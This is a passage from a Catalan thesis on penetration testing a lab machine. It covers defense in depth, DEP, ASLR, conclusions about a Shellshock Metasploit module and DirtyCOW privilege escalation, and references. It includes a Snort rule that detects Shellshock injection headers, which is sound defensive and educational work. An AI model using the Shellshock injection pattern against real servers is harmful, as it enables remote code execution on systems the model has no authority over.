La defensa en profunditat [122] és una estratègia que consisteix a posar diferents capes de seguretat aïllades entre si i una darrera de l'altra. D'aquesta manera, si es passa una capa, és necessari que l'atacant passi les següents fins a arribar a l'objectiu per a que l'atac realitzat sigui efectiu.

La defensa en profunditat inclou 3 àrees principals quant a la seva gestió:

- Gent: S'inclou la seguretat física, i tots els procediments i polítiques que tinguin a veure amb la gent incloent l'educació dels administradors de sistemes de seguretat, les mesures de prevenció de l'edifici.

- Tecnologia: S'inclouen els procediments i polítiques per a l'adquisició de maquinari i programari, polítiques de seguretat, assegurament de configuracions, riscos, descripció de l'arquitectura.

- Operacions: Aquests processos i polítiques en centren en les operacions que es duen a terme dia a dia, com mantenir al dia i actualitzades les polítiques de seguretat, subministrar la informació necessària per la gestió de riscos, manteniment d'ACL, posar actualitzacions, escanejar de vulnerabilitats, monitorar amenaces i prevenir-les, monitorització de atacs i respondre a aquests, recuperació.

Comentarem algunes capes que es podrien posar en el cas de *hackersClub* que s'emmarcarien dins les àrees de tecnologia i operacions.

Xarxa:

- Ús de *firewalls* i procurar que el servidor es trobi a la zona desmilitaritzada (DMZ) configurada adequadament i separada de la resta de la xarxa.

- Ús de xarxes segures amb protocol HTTPS.

- Ús de VPNs per les connexions SSH o d'algun filtratge d'IPs

- Ús de sistemes IDS/IPS com *snort* amb regles adequades per detectar el *shellshock* com per exemple la de la figura 139. [123] i [124]

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"OS-OTHER Bash CGI environment
variable injection attempt";
flow:to_server,established; content:"() {"; fast_pattern:only; http_uri; metadata:policy
balanced-ips drop, policy
security-ips drop, ruleset community, service http; reference:cve,2014-6271;
reference:cve,2014-6277;
reference:cve,2014-6278; reference:cve,2014-7169; classtype:attempted-admin; sid:31977;
rev:4; )
```

Figura 139: Regla de snort per detectar i bloquejar request amb shellshock

Al servidor:

- Mantenir-lo actualitzat (això ja ens evitaria les dues vulnerabilitats)

- Gestionar millor l'usuari d'*Apache*, de manera que només ens serveix-qui per fer funcionar el servei, donar-li els mínims permisos possibles com lectura i poc més als directoris necessaris, que no pugui fer ni *sudo*, ni sessions *SSH*.

- Configurar el SSH per a que funcioni mitjançant claus i tenir-les ben gestionades i assignades per usuaris diferents segons el seu rol al sistema.

- Monitorar accessos i *logs* al servidor per saber qui, quan, per què i com hi accedeix

- Posar el *script* `vuln.cgi` a un directori extern al del servir webs i configurar *Apache* de manera que el pugui executar però no obtenir-lo.

- Canviar el codi del script `vuln.cgi` per executar directament les comandes no executar-les dins un `subshell`.

10.2. DEP

DEP o Data execution protection [125] és com s'anomena a la implementació de la protecció d'espai executable (E*xecutable-space protection* [125]) als sistemes operatius Windows de Microsoft. Aquesta protecció el que fa és marcar espais de memòria amb dades com no executables de manera que si s'intenta executar codi guardat a aquests espais, no s'executarà i es produirà una excepció.

Això fa que si per culpa d'una vulnerabilitat es posen dades a memòria, com pot fer un *exploit* que ataqui una vulnerabilitat de *stack* o *heap overflow* que injecti codi a la memòria, si està marcada aquesta memòria com no executable, no anirà bé l'atac.

Aquesta protecció és suportada per hardware, ja que s'empra el bit NX (*no-execute*, no executar), i està implementat a molts de processadors d'arquitectura x86 tant de 64 com 32 bits, també hi ha versions que ho emulen.

El *kernel* de Linux suporta aquest bit NX des de la versió 2.6.8 del *kernel*.

Cap de les dues vulnerabilitats emprades es veu afectada per aquesta protecció.

10.3. ASLR

És un sistema de protecció contra atacs que organitza l'espai de memòria assignat a un procés de forma aleatòria [126]. De manera que cada vegada que s'executi un procés, adreces clau com la base de la pila (*stack*), del monticle de memòria (*heap*) o les llibreries canviaran.

Això fa que un *exploit* que s'aprofiti d'una vulnerabilitat que li permeti escriure un *payload* a una adreça de memòria i sobreescriure l'adreça d'un retorn de funció a la pila o una variable del monticle de memòria per intentar que s'executi el *payload* no anirà bé si sempre empra les mateixes adreces encara que hi ha maneres d'evitar-ho.

Cap de les vulnerabilitats que emprem a aquest treball es veu afectada per aquesta protecció.

11. Conclusions

S'han complit tots els objectius del treball, ja que hem aconseguit trobar una vulnerabilitat (*Shellshock*) que afectes a la màquina objectiu mitjançant les tècniques adequades i desenvolupar un *exploit* que funciona tant de manera independent com dins el *framework Metasploit* que aprofités aquesta vulnerabilitat.

També hem pogut escalar els privilegis i aconseguir el control de la màquina vulnerable tant per una mala configuració com emprant el *exploit* per la vulnerabilitat *DirtyCOW* suggerit pels consultors.

A més a més hem analitzat ambdues vulnerabilitats i hem dit com protegir-nos d'elles, també hem anomenat algunes tècniques per protegir-nos d'aquestes i altres vulnerabilitats.

En aquest treball hem après una mica més com es fa un *pentesting* d'una màquina real, el que ens ha obligat a aprendre com funcionen les parts afectades. Durant el desenvolupament hem après com fer un mòdul extern per *Metasploit* amb el llenguatge *Python* el que ens ha fet entendre com funciona el *Metasploit*, la seva utilitat.

L'ús del llenguatge *Python* en comptes de *Ruby* ens ha permès aprendre una característica relativament recent de *Metasploit,* ja que existeixen pocs mòduls fets en *Python*. Aquest fet aporta innovació al treball encara que hagi suposat un esforç adicional compensat per la documentació de Metasploit i l'ajuda de la comunitat a pàgines com stackoverflow.com o al canal d'IRC de Metasploit on vàrem poder xerrar amb el desenvolupador de la llibreria.

Estem satisfets amb la feina feta i com hem dit creiem que es compleixen els objectius del treball encara que hi ha lloc per la millora.

Treball futur

Algunes de les millores que es podien fer són:

- El suport d'altres vulnerabilitats relatives a la *Shellshock* com CVE-2014-6278 [57] i CVE-2014-7169 [49].

- Fer un *Pull Request* [127] amb el mòdul per veure si és acceptat pels desenvolupadors de *Metasploit*.

- Ajudar en el desenvolupament de la llibreria per millorar el suport de *Python* a *Metasploit*,

- Desenvolupar altres mòduls per altres vulnerabilitats.[128]

12. Referències

[1] OS Detection | Nmap Network Scanning. 2018. OS Detection | Nmap Network Scanning. [en línia] Disponible a: https://nmap.org/book/man-os-detection.html. [Data de consulta: 22 de desembre de 2018].

[2] Exploit - Viquipèdia, l'enciclopèdia lliure. 2018. Exploit - Viquipèdia, l'enciclopèdia lliure. [en línia] Disponible a: https://ca.wikipedia.org/wiki/Exploit. [Data de consulta: 22 de desembre de 2018].

[3] Metasploit. 2018. Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. [en línia] Disponible a: https://www.metasploit.com/. [Data de consulta: 22 de desembre de 2018].

[4] Dirty COW (CVE-2016-5195). 2018. Dirty COW (CVE-2016-5195). [en línia] Disponible a: https://dirtycow.ninja/. [Data de consulta: 22 de desembre de 2018].

[5] Arch Linux. 2018. Arch Linux. [en línia] Disponible a: https://www.archlinux.org/. [Data de consulta: 22 de desembre de 2018].

[6] Oracle VM VirtualBox . 2018. Oracle VM VirtualBox . [en línia] Disponible a: https://www.virtualbox.org/ [Data de consulta: 22 de desembre de 2018].

[7] www.kali.org. 2018. No page title. [en línia] Disponible a: https://www.kali.org/ [Data de consulta: 22 de desembre de 2018].

[8] www.offensive-security.com. 2018. No page title. [en línia] Disponible a: https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/. [Data de consulta: 22 de desembre de 2018].

[9] InfoSec Resources. 2018. What You Must Know About OS Fingerprinting. [en línia] Disponible a: https://resources.infosecinstitute.com/must-know-os-fingerprinting/. [Data de consulta: 22 de desembre de 2018].

[10] OS Detection | Nmap Network Scanning. 2018. OS Detection | Nmap Network Scanning. [en línia] Disponible a: https://nmap.org/book/man-os-detection.html. [Data de consulta: 22 de desembre de 2018].

[11] Subin Siby. 2018. Default TTL (Time To Live) Values of Different OS - Subin's Blog. [en línia] Disponible a: https://subinsb.com/default-device-ttl-values/. [Data de consulta: 22 de desembre de 2018].

[12] TCP/IP Fingerprinting Methods Supported by Nmap | Nmap Network Scanning. 2018. TCP/IP Fingerprinting Methods Supported by Nmap | Nmap Network Scanning. [en línia] Disponible a: https://nmap.org/book/osdetect-methods.html. [Data de consulta: 22 de desembre de 2018].

[13] Understanding an Nmap Fingerprint | Nmap Network Scanning. 2018. Understanding an Nmap Fingerprint | Nmap Network Scanning. [en línia] Disponible a: https://nmap.org/book/osdetect-fingerprint-format.html. [Data de consulta: 22 de desembre de 2018].

[14] Firewall (computing) - Wikipedia. 2018. Firewall (computing) - Wikipedia. [en línia] Disponible a: https://en.wikipedia.org/wiki/Firewall_(computing). [Data de consulta: 22 de desembre de 2018].

[15] Intrusion detection system - Wikipedia. 2018. Intrusion detection system - Wikipedia. [en línia] Disponible a: https://en.wikipedia.org/wiki/Intrusion_detection_system. [Data de consulta: 22 de desembre de 2018].

[16] Intrusion detection system - Wikipedia. 2018. Intrusion detection system - Wikipedia. [en línia] Disponible a: https://en.wikipedia.org/wiki/Intrusion_prevention_system. [Data de consulta: 22 de desembre de 2018].

[17] Fingerprinting Methods Avoided by Nmap | Nmap Network Scanning. 2018. Fingerprinting Methods Avoided by Nmap | Nmap Network Scanning. [en línia] Disponible a: https://nmap.org/book/osdetect-other-methods.html#osdetect-passive. [Data de consulta: 22 de desembre de 2018].

[18] Port Scanning Techniques | Nmap Network Scanning. 2018. Port Scanning Techniques | Nmap Network Scanning. [en línia] Disponible a: https://nmap.org/book/man-port-scanning-techniques.html. [Data de consulta: 22 de desembre de 2018].

[19] Man (Unix) - Viquipèdia, l'enciclopèdia lliure. 2018. Man (Unix) - Viquipèdia, l'enciclopèdia lliure. [en línia] Disponible a: https://ca.wikipedia.org/wiki/Man_(Unix). [Data de consulta: 22 de desembre de 2018].

[20] nmap(1) - Linux man page. 2018. nmap(1) - Linux man page. [en línia] Disponible a: https://linux.die.net/man/1/nmap. [Data de consulta: 22 de desembre de 2018].

[21] Nikto2 | CIRT.net. 2018. Nikto2 | CIRT.net. [en línia] Disponible a: https://cirt.net/Nikto2. [Data de consulta: 22 de desembre de 2018].

[22] Nikto | Penetration Testing Tools. 2018. Nikto | Penetration Testing Tools. [en línia] Disponible a: https://tools.kali.org/information-gathering/nikto. [Data de consulta: 22 de desembre de 2018].

[23] Nmap: the Network Mapper - Free Security Scanner. 2018. Nmap: the Network Mapper - Free Security Scanner. [en línia] Disponible a: https://nmap.org. [Data de consulta: 22 de desembre de 2018].

[24] Chapter 9. Nmap Scripting Engine | Nmap Network Scanning. 2018. ChapterÂ 9. Nmap Scripting Engine | Nmap Network Scanning. [en línia] Disponible a: https://nmap.org/book/nse.html. [Data de consulta: 22 de desembre de 2018].

[25] NSEDoc Reference Portal. 2018. NSEDoc Reference Portal. [en línia] Disponible a: https://nmap.org/nsedoc/. [Data de consulta: 22 de desembre de 2018].

[26] http-shellshock NSE Script. 2018. http-shellshock NSE Script. [en línia] Disponible a: https://nmap.org/nsedoc/scripts/http-shellshock.html. [Data de consulta: 22 de desembre de 2018].

[27] Tenable®. 2018. Nessus Professional™ Vulnerability Scanner. [en línia] Disponible a: https://www.tenable.com/products/nessus/nessus-professional. [Data de consulta: 22 de desembre de 2018].

[28] curl(1): transfer URL - Linux man page. 2018. curl(1): transfer URL - Linux man page. [en línia] Disponible a: https://linux.die.net/man/1/curl. [Data de consulta: 22 de desembre de 2018].

[29] id(1): print real/effective user/group IDs - Linux man page. 2018. id(1): print real/effective user/group IDs - Linux man page. [en línia] Disponible a: https://linux.die.net/man/1/id. [Data de consulta: 22 de desembre de 2018].

[30] cve.mitre.org. 2018. CVE-2014-6271 [en línia] Disponible a: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271. [Data de consulta: 22 de desembre de 2018].

[31] Bash - GNU Project - Free Software Foundation. 2018. Bash - GNU Project - Free Software Foundation. [en línia] Disponible a: https://www.gnu.org/software/bash/. [Data de consulta: 22 de desembre de 2018].

[32] oss-security - Re: CVE-2014-6271: remote code execution through bash. 2018. oss-security - Re: CVE-2014-6271: remote code execution through bash. [en línia] Disponible a: https://www.openwall.com/lists/oss-security/2014/09/24/11. [Data de consulta: 22 de desembre de 2018].

[33] The Architecture of Open Source Applications: The Bourne-Again Shell. 2018. The Architecture of Open Source Applications: The Bourne-Again Shell. [en línia] Disponible a: http://aosabook.org/en/bash.html. [Data de consulta: 22 de desembre de 2018].

[34] Re: [Help-bash] Internal parsing & flow. 2018. Re: [Help-bash] Internal parsing & flow. [en línia] Disponible a: https://lists.gnu.org/archive/html/help-bash/2014-01/msg00002.html. [Data de consulta: 22 de desembre de 2018].

[35] Bash Reference Manual. 2018. Bash Reference Manual. [en línia] Disponible a: https://www.gnu.org/software/bash/manual/bash.html. [Data de consulta: 22 de desembre de 2018].

[36] Bash Reference Manual. 2018. Bash Reference Manual. [en línia] Disponible a: https://www.gnu.org/software/bash/manual/bash.html#Environment. [Data de consulta: 22 de desembre de 2018].

[37] Bash Reference Manual. 2018. Bash Reference Manual. [en línia] Disponible a: https://www.gnu.org/software/bash/manual/bash.html#Shell-Functions. [Data de consulta: 22 de desembre de 2018].

[38] Bash Reference Manual. 2018. Bash Reference Manual. [en línia] Disponible a: https://www.gnu.org/software/bash/manual/bash.html#Command-Execution-Environment. [Data de consulta: 22 de desembre de 2018].

[39] Bash Reference Manual. 2018. Bash Reference Manual. [en línia] Disponible a: https://www.gnu.org/software/bash/manual/bash.html#Bourne-Shell-Builtins. [Data de consulta: 22 de desembre de 2018].

[40] bash.git - bash. 2018. bash.git - bash. [en línia] Disponible a: http://git.savannah.gnu.org/cgit/bash.git/tree/?h=bash-4.2. [Data de consulta: 22 de desembre de 2018].

[41] general.h - bash.git - bash. 2018. general.h - bash.git - bash. [en línia] Disponible a: http://git.savannah.gnu.org/cgit/bash.git/tree/general.h?h=bash-4.2. [Data de consulta: 22 de desembre de 2018].

[42] variables.c - bash.git - bash. 2018. variables.c - bash.git - bash. [en línia] Disponible a: http://git.savannah.gnu.org/cgit/bash.git/tree/variables.c?h=bash-4.2. [Data de consulta: 22 de desembre de 2018].

[43] evalstring.c\builtins - bash.git - bash. 2018. evalstring.c\builtins - bash.git - bash. [en línia] Disponible a: http://git.savannah.gnu.org/cgit/bash.git/tree//builtins/evalstring.c?h=bash-4.2. [Data de consulta: 22 de desembre de 2018].

[44] Unix & Linux Stack Exchange. 2018. bash - When was the shellshock (CVE-2014-6271/7169) bug introduced, and what is the patch that fully fixes it? - Unix & Linux Stack Exchange. [en línia] Disponible a: https://unix.stackexchange.com/questions/157381/when-was-the-shellshock-cve-2014-6271-7169-bug-introduced-and-what-is-the-pat/157495#157495. [Data de consulta: 22 de desembre de 2018].

[45] bash-4.2-patches. 2018. BASH PATCH REPORT - bash42-048. [en línia] Disponible a: https://ftp.gnu.org/gnu/bash/bash-4.2-patches/bash42-048. [Data de consulta: 22 de desembre de 2018].

[46] Shellshock. 2018. Shellshock. [en línia] Disponible a: https://dwheeler.com/essays/shellshock.html#timeline. [Data de consulta: 22 de desembre de 2018].

[47] cve.mitre.org. 2018. cve-2014-6271. [en línia] Disponible a: https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2014-6271. [Data de consulta: 22 de desembre de 2018].

[48] bash-4.2-patches. 2018. BASH PATCH REPORT - bash42-048. [en línia] Disponible a: https://ftp.gnu.org/gnu/bash/bash-4.2-patches/bash42-048. [Data de consulta: 22 de desembre de 2018].

[49] cve.mitre.org. 2018. cve-2014-7169. [en línia] Disponible a: https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2014-7169. [Data de consulta: 22 de desembre de 2018].

[50] bash-4.2-patches. 2018. BASH PATCH REPORT - bash42-049. [en línia] Disponible a: https://ftp.gnu.org/gnu/bash/bash-4.2-patches/bash42-049. [Data de consulta: 22 de desembre de 2018].

[51] cve.mitre.org. 2018. cve-2014-7186. [en línia] Disponible a: https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2014-7186. [Data de consulta: 22 de desembre de 2018].

[52] bash-4.2-patches. 2018. BASH PATCH REPORT - bash42-051. [en línia] Disponible a: https://ftp.gnu.org/gnu/bash/bash-4.2-patches/bash42-051. [Data de consulta: 22 de desembre de 2018].

[53] cve.mitre.org. 2018. cve-2014-7187. [en línia] Disponible a: https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2014-7187. [Data de consulta: 22 de desembre de 2018].

[54] bash-4.2-patches. 2018. BASH PATCH REPORT - bash42-051. [en línia] Disponible a: https://ftp.gnu.org/gnu/bash/bash-4.2-patches/bash42-051. [Data de consulta: 22 de desembre de 2018].

[55] cve.mitre.org. 2018. cve-2014-6277. [en línia] Disponible a: https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2014-6277. [Data de consulta: 22 de desembre de 2018].

[56] bash-4.2-patches. 2018. BASH PATCH REPORT - bash42-052. [en línia] Disponible a: https://ftp.gnu.org/gnu/bash/bash-4.2-patches/bash42-052. [Data de consulta: 22 de desembre de 2018].

[57] cve.mitre.org. 2018. cve-2014-6278 [en línia] Disponible a: https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2014-6278. [Data de consulta: 22 de desembre de 2018].

[58] bash-4.2-patches. 2018. BASH PATCH REPORT - bash42-053. [en línia] Disponible a: https://ftp.gnu.org/gnu/bash/bash-4.2-patches/bash42-053. [Data de consulta: 22 de desembre de 2018].

[59] bash-4.2-patches. 2018. BASH PATCH REPORT - bash42-050. [en línia] Disponible a: https://ftp.gnu.org/gnu/bash/bash-4.2-patches/bash42-050. [Data de consulta: 22 de desembre de 2018].

[60] Tutorial de Apache: Contenido Dinámico con CGI - Servidor HTTP Apache Versión 2.4. 2018. Tutorial de Apache: Contenido Dinámico con CGI - Servidor HTTP Apache Versión 2.4. [en línia] Disponible a: https://httpd.apache.org/docs/current/es/howto/cgi.html. [Data de consulta: 22 de desembre de 2018].

[61] [SOLVED] Execute .sh files in webbrowser with apache2 as server. 2018. [SOLVED] Execute .sh files in webbrowser with apache2 as server. [en línia] Disponible a: https://www.linuxquestions.org/questions/linux-general-1/execute-sh-files-in-webbrowser-with-apache2-as-server-4175553453/. [Data de consulta: 22 de desembre de 2018].

[62] rfc3875. 2014. The Common Gateway Interface (CGI) Version 1.1. [en línia] Disponible a: https://www.ietf.org/rfc/rfc3875. [Data de consulta: 22 de desembre de 2018].

[63] List of HTTP header fields - Wikipedia. 2018. List of HTTP header fields - Wikipedia. [en línia] Disponible a: https://en.wikipedia.org/wiki/List_of_HTTP_header_fields. [Data de consulta: 22 de desembre de 2018].

[64] urllib — URL handling modules — Python 3.7.2rc1 documentation. 2018. urllib — URL handling modules — Python 3.7.2rc1 documentation. [en línia] Disponible a: https://docs.python.org/3.7/library/urllib.html. [Data de consulta: 22 de desembre de 2018].

[65] Argparse Tutorial — Python 3.7.2rc1 documentation. 2018. Argparse Tutorial — Python 3.7.2rc1 documentation. [en línia] Disponible a: https://docs.python.org/3.7/howto/argparse.html. [Data de consulta: 22 de desembre de 2018].

[66] Built-in Functions — Python 3.7.2rc1 documentation. 2018. Built-in Functions — Python 3.7.2rc1 documentation. [en línia] Disponible a: https://docs.python.org/3.7/library/functions.html#input. [Data de consulta: 22 de desembre de 2018].

[67] Unix & Linux Stack Exchange. 2018. io redirection - What does 2>&1 in this command mean? - Unix & Linux Stack Exchange. [en línia] Disponible a: https://unix.stackexchange.com/questions/99263/what-does-21-in-this-command-mean. [Data de consulta: 22 de desembre de 2018].

[68] busybox.net. 2018. No page title. [en línia] Disponible a: https://busybox.net/downloads/BusyBox.html#nc. [Data de consulta: 22 de desembre de 2018].

[69] Netcat - Wikipedia. 2018. Netcat - Wikipedia. [en línia] Disponible a: https://en.wikipedia.org/wiki/Netcat. [Data de consulta: 22 de desembre de 2018].

[70] urllib.parse — Parse URLs into components — Python 3.7.2rc1 documentation. 2018. urllib.parse — Parse URLs into components — Python 3.7.2rc1 documentation. [en línia] Disponible a: https://docs.python.org/3/library/urllib.parse.html. [Data de consulta: 22 de desembre de 2018].

[71] hostname(1): show/set system's host name - Linux man page. 2018. hostname(1): show/set system's host name - Linux man page. [en línia] Disponible a: https://linux.die.net/man/1/hostname. [Data de consulta: 22 de desembre de 2018].

[72] free(3): allocate/free dynamic memory - Linux man page. 2018. free(3): allocate/free dynamic memory - Linux man page. [en línia] Disponible a: https://linux.die.net/man/3/free. [Data de consulta: 22 de desembre de 2018].

[73] Metasploit. 2018. Metasploit. [en línia] Disponible a: https://metasploit.help.rapid7.com/docs. [Data de consulta: 22 de desembre de 2018].

[74] GitHub. 2018. metasploit-framework/lib/msf/core/modules/external/python/metasploit at master · rapid7/metasploit-framework · GitHub. [en línia] Disponible a: https://github.com/rapid7/metasploit-framework/tree/master/lib/msf/core/modules/external/python/metasploit. [Data de consulta: 22 de desembre de 2018].

[75] GitHub. 2018. Writing External Python Modules · rapid7/metasploit-framework Wiki · GitHub. [en línia] Disponible a: https://github.com/rapid7/metasploit-framework/wiki/Writing-External-Python-Modules. [Data de consulta: 22 de desembre de 2018].

[76] Rapid7 Blog. 2018. Regifting Python in Metasploit. [en línia] Disponible a: https://blog.rapid7.com/2017/12/28/regifting-python-in-metasploit/. [Data de consulta: 22 de desembre de 2018].

[77] JSON-RPC - Wikipedia. 2018. JSON-RPC - Wikipedia. [en línia] Disponible a: https://en.wikipedia.org/wiki/JSON-RPC. [Data de consulta: 22 de desembre de 2018].

[78] Remote Procedure Call - Viquipèdia, l'enciclopèdia lliure. 2018. Remote Procedure Call - Viquipèdia, l'enciclopèdia lliure. [en línia] Disponible a: https://ca.wikipedia.org/wiki/Remote_Procedure_Call. [Data de consulta: 22 de desembre de 2018].

[79] Rapid7 Blog. 2018. External Metasploit Modules: The Gift that Keeps on Slithering. [en línia] Disponible a: https://blog.rapid7.com/2018/09/05/external-metasploit-modules-the-gift-that-keeps-on-slithering/. [Data de consulta: 22 de desembre de 2018].

[80] Six: Python 2 and 3 Compatibility Library — six 1.10.0 documentation. 2018. Six: Python 2 and 3 Compatibility Library — six 1.10.0 documentation. [en línia] Disponible a:

https://pythonhosted.org/six/#module-six.moves.urllib.request. [Data de consulta: 22 de desembre de 2018].

[81] GitHub. 2018. How to use command stagers · rapid7/metasploit-framework Wiki · GitHub. [en línia] Disponible a: https://github.com/rapid7/metasploit-framework/wiki/How-to-use-command-stagers. [Data de consulta: 22 de desembre de 2018].

[82] GitHub. 2018. metasploit-framework/lib/msf/core/modules/external/templates at master · rapid7/metasploit-framework · GitHub. [en línia] Disponible a: https://github.com/rapid7/metasploit-framework/tree/master/lib/msf/core/modules/external/templates. [Data de consulta: 22 de desembre de 2018].

[83] core - Apache HTTP Server Version 2.2. 2018. core - Apache HTTP Server Version 2.2. [en línia] Disponible a: http://httpd.apache.org/docs/2.2/mod/core.html#limitrequestfieldsize. [Data de consulta: 22 de desembre de 2018].

[84] Stack Overflow. 2018. http - How big can a user agent string get? - Stack Overflow. [en línia] Disponible a: https://stackoverflow.com/questions/654921/how-big-can-a-user-agent-string-get. [Data de consulta: 22 de desembre de 2018].

[85] GitHub. 2018. Documentation on command stagers out of date · Issue #9209 · rapid7/metasploit-framework · GitHub. [en línia] Disponible a: https://github.com/rapid7/metasploit-framework/issues/9209. [Data de consulta: 22 de desembre de 2018].

[86] GitHub. 2018. rex-exploitation/wget.rb at master · rapid7/rex-exploitation · GitHub. [en línia] Disponible a: https://github.com/rapid7/rex-exploitation/blob/master/lib/rex/exploitation/cmdstager/wget.rb. [Data de consulta: 22 de desembre de 2018].

[87] urllib.request — Extensible library for opening URLs — Python 3.7.2rc1 documentation. 2018. urllib.request — Extensible library for opening URLs — Python 3.7.2rc1 documentation. [en línia] Disponible a: https://docs.python.org/3/library/urllib.request.html. [Data de consulta: 22 de desembre de 2018].

[88] ssl — TLS/SSL wrapper for socket objects — Python 3.7.2rc1 documentation. 2018. ssl — TLS/SSL wrapper for socket objects — Python 3.7.2rc1 documentation. [en línia] Disponible a: https://docs.python.org/3/library/ssl.html. [Data de consulta: 22 de desembre de 2018].

[89] GitHub. 2018. How to write a check() method · rapid7/metasploit-framework Wiki · GitHub. [en línia] Disponible a: https://github.com/rapid7/metasploit-framework/wiki/How-to-write-a-check()-method. [Data de consulta: 22 de desembre de 2018].

[90] HTTPD - Apache2 Web Server. 2018. HTTPD - Apache2 Web Server. [en línia] Disponible a: https://help.ubuntu.com/lts/serverguide/httpd.html. [Data de consulta: 22 de desembre de 2018].

[91] Apache Tutorial: Dynamic Content with CGI - Apache HTTP Server Version 2.4. 2018. Apache Tutorial: Dynamic Content with CGI - Apache HTTP Server Version 2.4. [en línia] Disponible a: http://httpd.apache.org/docs/2.4/howto/cgi.html. [Data de consulta: 22 de desembre de 2018].

[92] VirtualBoxes - Free VirtualBox® Images. 2018. Ubuntu | VirtualBoxes - Free VirtualBox® Images. [en línia] Disponible a: https://virtualboxes.org/images/ubuntu/. [Data de consulta: 22 de desembre de 2018].

[93] Download VirtualBoxes - Free VirtualBox(R) Images from SourceForge.net. 2018. Download VirtualBoxes - Free VirtualBox(R) Images from SourceForge.net. [en línia] Disponible a: http://downloads.sourceforge.net/virtualboximage/ubuntu-8.10-server-x86.7z. [Data de consulta: 22 de desembre de 2018].

[94] ifconfig(8): configure network interface - Linux man page. 2018. ifconfig(8): configure network interface - Linux man page. [en línia] Disponible a: https://linux.die.net/man/8/ifconfig. [Data de consulta: 22 de desembre de 2018].

[95] scp(1): secure copy - Linux man page. 2018. scp(1): secure copy - Linux man page. [en línia] Disponible a: https://linux.die.net/man/1/scp. [Data de consulta: 22 de desembre de 2018].

[96] locate(1): find files by name - Linux man page. 2018. locate(1): find files by name - Linux man page. [en línia] Disponible a: https://linux.die.net/man/1/locate. [Data de consulta: 22 de desembre de 2018].

[97] Stack Overflow. 2018. openvpn - OpenSSL v1.1.1 ssl_choose_client_version unsupported protocol - Stack Overflow. [en línia] Disponible a: https://stackoverflow.com/questions/53058362/openssl-v1-1-1-ssl-choose-client-version-unsupported-protocol. [Data de consulta: 22 de desembre de 2018].

[98] GitHub. 2018. Loading External Modules · rapid7/metasploit-framework Wiki · GitHub. [en línia] Disponible a: https://github.com/rapid7/metasploit-framework/wiki/Loading-External-Modules. [Data de consulta: 22 de desembre de 2018].

[99] www.offensive-security.com. 2018. No page title. [en línia] Disponible a: https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/. [Data de consulta: 22 de desembre de 2018].

[100] tools.kali.org. 2018. No page title. [en línia] Disponible a: https://tools.kali.org/password-attacks/john. [Data de consulta: 22 de desembre de 2018].

[101] Sudo Manual. 2018. Sudo Manual. [en línia] Disponible a: https://www.sudo.ws/man/1.8.3/sudo.man.html. [Data de consulta: 22 de desembre de 2018].

[102] Sudoers Manual. 2018. Sudoers Manual. [en línia] Disponible a: https://www.sudo.ws/man/1.8.3/sudoers.man.html. [Data de consulta: 22 de desembre de 2018].

[103] www.offensive-security.com. 2018. No page title. [en línia] Disponible a: https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/. [Data de consulta: 22 de desembre de 2018].

[104] www.offensive-security.com. 2018. No page title. [en línia] Disponible a: https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/. [Data de consulta: 22 de desembre de 2018].

[105] GitHub. 2018. metasploit-framework/reverse_tcp.md at master · rapid7/metasploit-framework · GitHub. [en línia] Disponible a: https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/payload/linux/x86/meterpreter/reverse_tcp.md. [Data de consulta: 22 de desembre de 2018].

[106] GitHub. 2018. How to use a reverse shell in Metasploit · rapid7/metasploit-framework Wiki · GitHub. [en línia] Disponible a: https://github.com/rapid7/metasploit-framework/wiki/How-to-use-a-reverse-shell-in-Metasploit. [Data de consulta: 22 de desembre de 2018].

[107] Dirty COW (CVE-2016-5195). 2018. Dirty COW (CVE-2016-5195). [en línia] Disponible a: https://dirtycow.ninja/. [Data de consulta: 22 de desembre de 2018].

[108] GitHub. 2018. VulnerabilityDetails · dirtycow/dirtycow.github.io Wiki · GitHub. [en línia] Disponible a: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails. [Data de consulta: 22 de desembre de 2018].

[109] FireFart. 2018. Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method). [en línia] Disponible a: https://www.exploit-db.com/exploits/40839. [Data de consulta: 22 de desembre de 2018].

[110] cve.mitre.org. 2018. No page title. [en línia] Disponible a: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5195. [Data de consulta: 22 de desembre de 2018].

[111] Race condition - Wikipedia. 2018. Race condition - Wikipedia. [en línia] Disponible a: https://en.wikipedia.org/wiki/Race_condition#Software. [Data de consulta: 22 de desembre de 2018].

[112] Testing for Race Conditions (OWASP-AT-010) - OWASP. 2018. Testing for Race Conditions (OWASP-AT-010) - OWASP. [en línia] Disponible a: https://www.owasp.org/index.php/Testing_for_Race_Conditions_(OWASP-AT-010). [Data de consulta: 22 de desembre de 2018].

[113] gup.c\mm - kernel/git/torvalds/linux.git - Linux kernel source tree. 2018. gup.c\mm - kernel/git/torvalds/linux.git - Linux kernel source tree. [en línia] Disponible a: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/mm/gup.c. [Data de consulta: 22 de desembre de 2018].

[114] Memory-mapped file - Wikipedia. 2018. Memory-mapped file - Wikipedia. [en línia] Disponible a: https://en.wikipedia.org/wiki/Memory-mapped_file. [Data de consulta: 22 de desembre de 2018].

[115] Copy-on-write - Wikipedia. 2018. Copy-on-write - Wikipedia. [en línia] Disponible a: https://en.wikipedia.org/wiki/Copy-on-write. [Data de consulta: 22 de desembre de 2018].

[116] mmap(2) - Linux manual page. 2018. mmap(2) - Linux manual page. [en línia] Disponible a: http://man7.org/linux/man-pages/man2/mmap.2.html. [Data de consulta: 22 de desembre de 2018].

[117] madvise(2) - Linux manual page. 2018. madvise(2) - Linux manual page. [en línia] Disponible a: http://man7.org/linux/man-pages/man2/madvise.2.html. [Data de consulta: 22 de desembre de 2018].

